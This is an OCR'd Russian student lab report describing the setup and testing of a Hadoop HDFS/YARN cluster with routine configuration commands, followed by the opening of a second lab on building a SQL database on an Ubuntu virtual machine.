


Рис. 37 — процесс сохранения конфигураций и форматирование системы

26. После этого был запущен hdfs командой: «start-dfs.sh». Однако возникла ошибка, что нет доступа. Был изменен rcmd на ssh. Была введена команда: «export PDSH_RCMD_TYPE=ssh».Далее были применены изменения командой: «source ~/bashrc». Далее снова был запущен hdfs

командой: «start-dfs.sh». После была осуществлена проверка какие узлы активны командой: «jps». Данный этап изображен на рисунке 38.




Рис. 38 — процесс изменения rcmd на ssh, запуск hdfs, а также проверка активных узлов

27. Далее успешно удалось войти в центр управления HDFS. Данный этап изображен на рисунке 39.



Рис. 39 — центр управления HDFS

28. Индикация подключения slave-node в графическом интерфейсе изображена на рисунке 40.



Рис. 40 — индикация подключения slave-node в графическом интерфейсе

29. После этого все пути и файлы были экспортированы на master командой:

«export HADOOP_HOME="/usr/local/hadoop"

export HADOOP_COMMON_HOME=$HADOOP_HOME

export HADOOP_CONF_DIR=$HADOOP_HOME/etc/hadoop

export HADOOP_HDFS_HOME=$HADOOP_HOME

export HADOOP_MAPRED_HOME=$HADOOP_HOME

export HADOOP_YARN_HOME=$HADOOP_HOME».

Данный этап изображен на рисунке 41.



Рис. 41 — экспорт путей и файлов

30. Далее была настроена утилита Yarn и файлы на подчиненный узлах. Для этого была выполнена команда: «sudo nano /usr/local/hadoop/etc/hadoop/yarn-site.xml». Далее в файл были введены такие параметры:

«<property>

<name>yarn.resourcemanager.hostname</name>

<value>master</value>

</property>».

Данный этап изображен на рисунке 42.




Рис. 42 — настройка утилиты Yarn и файлов на подчиненный узлах

31. Далее необходимо запустить утилиту Yarn и вывести список node. Данный этап изображен на рисунке 43.

```
hadoopuser@master-node:/usr/local/hadoop/etc/hadoop$ start-yarn.sh
Starting resourcemanager
Starting nodemanagers
hadoopuser@master-node:/usr/local/hadoop/etc/hadoop$ yarn node -list
2022-01-05 16:41:48,491 INFO client.RMProxy: Connecting to ResourceManager at /0.0.0.0:8032
Total Nodes:2
         Node-Id             Node-State Node-Http-Address       Number-of-Running-Containers
slave1-node:37907               RUNNING  slave1-node:8042                                  0
slave2-node:45101               RUNNING  slave2-node:8042                                  0
```

Рис. 43 — запуск утилиты Yarn и вывод списка node

32. Далее был осуществлен входа в панель интерфейсов запуска приложений на кластере. Данный этап изображен на рисунке 44.




Рис. 44 — осуществление входа в панель интерфейсов запуска приложений на кластере

33. Затем была послана команда от master на всем машины и была осуществлена проверка расчетного значения Pi. Для этого была выполнена команда «yarn jar /usr/local/hadoop/share/hadoop/mapreduce/hadoop-mapreduce-examples-3.2.1.jar pi 16 10000». Данный этап изображен на рисунке 45.




Рис. 45 — использование hdfs для вычислений на кластере

34. Результат вычислений на кластере изображен на рисунке 46.




Рис. 46 — результат вычислений на кластере

Вывод: в процессе лабораторной работы было изучено программное обеспечение Hadoop, а также его настройка, конфигурирование, изучение его работы, а также были проведены тесты.

МИНОБРНАУКИ РОССИИ

Федеральное государственное автономное образовательное

учреждение высшего образования

«ЮЖНЫЙ ФЕДЕРАЛЬНЫЙ УНИВЕРСИТЕТ»

ИНСТИТУТ КОМПЬЮТЕРНЫХ ТЕХНОЛОГИЙ И ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ

Лабораторная работа №2

На тему:

«Создание и модификация базы данных средствами языка SQL»

По дисциплине «Технологии BigData»

Цель лабораторной работы: ознакомиться с основными командами для работы с базами данных на SQL, создать базу данных, набор таблиц в ней, заполнить таблицы данными для последующей работы, реализовать несколько аналитических запросов.

Ход работы

1. Для выполнения данной лабораторной работы мы создадим виртуальную машину с операционной системой Ubuntu 20.04 LTS. Конфигурация оборудования изображена на рисунке 1. Процесс установки системы изображена на рисунке 2-5




Рис.1 — Характеристики виртуальной машины




Рис. 2 — Процесс установки системы на сервер с именем master

